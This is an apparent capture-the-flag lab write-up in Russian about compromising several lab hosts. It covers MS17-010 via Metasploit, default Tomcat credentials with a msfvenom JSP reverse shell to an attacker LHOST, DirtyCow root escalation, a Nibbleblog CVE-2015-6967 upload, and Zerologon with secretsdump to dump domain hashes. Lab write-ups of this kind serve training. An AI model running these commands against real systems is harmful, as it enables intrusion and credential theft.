


**==192.168.100.7== - Windows 7 with smb**

Проверяем уязвима ли машина к MS17-010 с помощью nmap --script smb-vuln-ms17-010 192.168.100.7




Запускаем msfconsole и находим ms17-010. Производим минимальную настройку и запускаем. Спустя несколько попыток получаем соединение и забираем флаг с рабочего стола Peter






flag{c6acfd25d389305b9cc20f6568e3bce2}



**==192.168.100.12== - tomcat**


Заходим на сайт http://192.168.100.12:8080 и видим что tomcat только что был установлен. Скорее всего пароль остался дефолтным. Перебираем стандартные пароли tomcat и получает доступ (tomcat s3cret)



Создаем шелл `msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=10.0.2.4 LPORT=4444 -f war > shell.war`


и затем заливаем его на сайт и переходим http://192.168.100.12:8080/shell/

Получаем подключение и забираем первый флаг пользователя flag{c351df7d89f09ba2e58e98d2406f7d54}




python -c "import pty; pty.spawn('/bin/bash')"


Закидываем на машину DirtyCow и компилируем файл ( О DirtyCow можно узнать с помощью linpeas )



Запускаем его и создаем нового пользователя root с паролем hacker




Заходим под новым пользователем и забираем флаг



flag{5cf994319843b8ca8ea46f615ae32e80}


**==192.168.100.24==**

Через ffuf находим страницы admin и update




На странице admin подбираем пароль и логин (admin admin) и получаем доступ к кабинету админа


На странице update узнаем версию Nibbleblog 4.0.3




Воспользуемся CVE-2015-6967 которая загружает наш payload php по адресу content/private/plugins/my\_image/image.php




И получаем страницу со строкой для команд в которой прописываем shell





Получаем доступ, делаем стабильный шелл и получаем первый флаг user flag{6d6c8c5b880f4017d36ac79963d5be0c}






Проверяем sudo и видим что можем использовать sudo без пароля. Читаем флаг в директории root flag{eec8bcb745ff86fba3b662e5c22ff609}






**==192.168.100.20==**


Проверяем наличие уязвимости nmap --script smb-vuln-ms17-010 192.168.100.20



Через msfconsole запускаем ms17-010 psexec и получаем доступ под системой




Находим файл через search -f \*.txt и забираем флаг




flag{2027838ae5b03434ee0202a0d785b929}


**192.168.100.10,192.168.100.16**

Запускаем msfconsole и проверяем наличие zerologon на доменной машине. NBNAME получаем путем сканирования адреса


****

Домен уязвим. Проведем атаку и получить хеши с помощью команды secretsdump.py -no-pass -just-dc tech.local/DC01\$@192.168.100.16

